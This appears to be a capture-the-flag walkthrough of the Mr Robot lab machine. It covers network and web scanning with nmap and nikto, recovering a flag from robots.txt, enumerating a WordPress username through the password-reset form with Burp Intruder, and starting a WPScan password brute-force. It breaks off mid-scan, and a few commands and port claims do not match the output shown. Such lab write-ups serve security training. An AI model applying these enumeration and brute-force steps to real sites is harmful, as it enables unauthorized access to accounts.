
Using the netdiscover command, we can view the local subnet, and find the local address indicated by the VMware network interface. In this case, it's192.168.2.*/28. (Depending on your addressing scheme, this may differ on your local LAN.)




Moving on from the above command output, utilising the discovered IP address, scan the scope IP addresses which is 192.168.2.2.

To scan our target IP we will use, (-A) which include OS fingerprinting, version scanning, script scan with default scripts, and traceroute.

Nmap -n -p- -A 192.168.2.2

```
┌──(root㉿kali)-[~]
└─# nmap -n -p- -A 192.168.2.2
Starting Nmap 7.93 ( https://nmap.org ) at 2022-11-05 15:13 EDT
Nmap scan report for 192.168.2.2
Host is up (0.00032s latency).
Not shown: 65532 filtered tcp ports (no-response)
PORT    STATE  SERVICE  VERSION
22/tcp  closed ssh
80/tcp  open   http     Apache httpd
|_http-title: Site doesn't have a title (text/html).
|_http-server-header: Apache
443/tcp open   ssl/http Apache httpd
| ssl-cert: Subject: commonName=www.example.com
| Not valid before: 2015-09-16T10:45:03
|_Not valid after:  2025-09-13T10:45:03
|_http-title: Site doesn't have a title (text/html).
|_http-server-header: Apache
MAC Address: 00:0C:29:C2:C5:F3 (VMware)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.10 - 4.11
Network Distance: 1 hop

TRACEROUTE
HOP RTT      ADDRESS
1   0.32 ms 192.168.2.2
```

The scan's result shows the open ports are: 22, **80**, and 443. As the **80** ports open and accessible, we can simply browse to this.



And the page does indeed open, which confirms the in scope target.

Next, we will apply the Nikto command to it. The Nitko command will help us to gather information like file's paths and potential vulnerabilities that we should know about our target. To perform the scan type:


nitko -h 192.168.1.103

```
Nmap done: 1 IP address (1 host up) scanned in 124.94 seconds

┌──(root㉿kali)-[~]
└─# nikto -h 192.168.2.2
- Nikto v2.1.6
---------------------------------------------------------------------------
+ Target IP:          192.168.2.2
+ Target Hostname:    192.168.2.2
+ Target Port:        80
+ Start Time:         2022-11-05 15:49:47 (GMT-4)
---------------------------------------------------------------------------
+ Server: Apache
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against s
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of
+ Retrieved x-powered-by header: PHP/5.5.29
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ Uncommon header 'tcn' found, with contents: list
+ Apache mod_negotiation is enabled with MultiViews, which allows attackers to easily brute force file na
nd: index.html, index.php
+ OSVDB-3092: /admin/: This might be interesting...
+ Uncommon header 'link' found, with contents: <http://192.168.2.2/?p=23>; rel=shortlink
+ /wp-links-opml.php: This WordPress script reveals the installed version.
+ OSVDB-3092: /license.txt: License file found may identify site software.
+ /admin/index.html: Admin login page/section found.
+ Cookie wordpress_test_cookie created without the httponly flag
+ /wp-login/: Admin login page/section found.
+ /wp-login.php: Wordpress login found
+ 7889 requests: 0 error(s) and 13 item(s) reported on remote host
```


Digging around for some time, we came across the **robots.txt** which should allow gleaning of further information. Moreover, it also tells us that a WordPress installation was found.

So, let's try and open **robots.txt** in the browser. We find it allows the opening of each file, awesome!


Inside **key-1-of-3.txt** resides the first key. key 1 : 073403c8a58a1f80d943455fb30724b9




We ran into a time roadblock the hash format, (but we did identify there are no salts), so we will allow JtR (John the Ripper) to bruteforce in the background on the off chance it may recover a usable password, whilst we continue with other potential avenues, of access.



In the browser, open the fsocity.dic dictionary file. Now let us try to open this dictionary file in the browser first. When opening the aforementioned dictionary file in the browser, it prompts for download. We continued to download and open it. It's a file that might contain usernames or passwords.




So, now that we know we may have a username or password, we can attempt to log in to our target.




As we don't know for sure if the site has account lockout, this control is less likely to be implemented on the lost password page, which allows us to enumerate, and identify a live account with lower risk of impairing accounts, and speeding up the process, for this we used "**burp intruder**" along with the contents of fsociety.dic. However, when we used the name Elliot, we received the error that the password is empty.


Burp configuration outside the scope of this document. Ensure you have the proxy settings set, we will be using foxy proxy for this addon for Firefox in our demonstration, highlighted below.




Set your intercept, under the proxy tab, and enable the intercept.




You'll first be applying a false username/email address (just one letter will suffice) to allow us to capture the post request, for the password reset request, as follows. Clicking the submit button and capturing the post request.




As you can determine below, the j has been inserted into the body of the post request, and a potential for use with intruder.




Right click the page and select, send to intruder. In the intruder, under the positions tab, select clear, twice. Highlight the J next to the user_login, and select add to add the payload position both sides of the j.



Select the payloads tab, and load, or past the contents of the fsociety.dic into the payload options simple list, and select start attack.





Request	Payload	Status	Error	Timeout	Length	Comment
0		200			3634	
1	true	200			3637	
2	false	200			3638	
3	wikia	200			3638	
4	from	200			3637	
5	the	200			3636	
6	now	200			3636	
7	Wikia	200			3638	
8	extensions	200			3643	
9	scss	200			3637	
10	window	200			3639	
11	http	200			3637	
12	var	200			3636	
13	page	200			3637	
14	Robot	200			3638	
15	Elliot	500			3465	
16	styles	200			3639	
17	and	200			3636	
18	document	200			3641	
19	mrrobot	200			3640	

After starting the sniper attack, we now see for certain that Elliot given the code 500 internal server error, and is one of the correct usernames, and we now only need to find a password for it.

The best guess for finding the password was the dictionary file that contained the username. Consequently, WPScan will be utilized to retrieve the password from the same file.


Wpscan --url http://192.168.2.2/ --usernames Elliot --passwords /root/Downloads/fsocity.dic

```
┌──(root㉿kali)-[~]
└─# wpscan --url http://192.168.2.2/ --usernames Elliot --passwords /root/Downloads/fsocity.dic
_______________________________________________________________
         __          _______   _____
         \ \        / /  __ \ / ____|
          \ \  /\  / /| |__) | (___   ___  __ _ _ __   ®
           \ \/  \/ / |  ___/ \___ \ / __|/ _` | '_ \
            \  /\  /  | |     ____) | (__| (_| | | | |
             \/  \/   |_|    |_____/ \___|\__,_|_| |_|

         WordPress Security Scanner by the WPScan Team
                         Version 3.8.22
       Sponsored by Automattic - https://automattic.com/
       @_WPScan_, @ethicalhack3r, @erwan_lr, @firefart
_______________________________________________________________

[+] URL: http://192.168.2.2/ [192.168.2.2]
[+] Started: Sat Nov  5 20:02:44 2022

Interesting Finding(s):

[+] Headers
 | Interesting Entries:
 |  - Server: Apache
 |  - X-Mod-Pagespeed: 1.9.32.3-4523
 | Found By: Headers (Passive Detection)
 | Confidence: 100%

[+] robots.txt found: http://192.168.2.2/robots.txt
 | Found By: Robots Txt (Aggressive Detection)
```

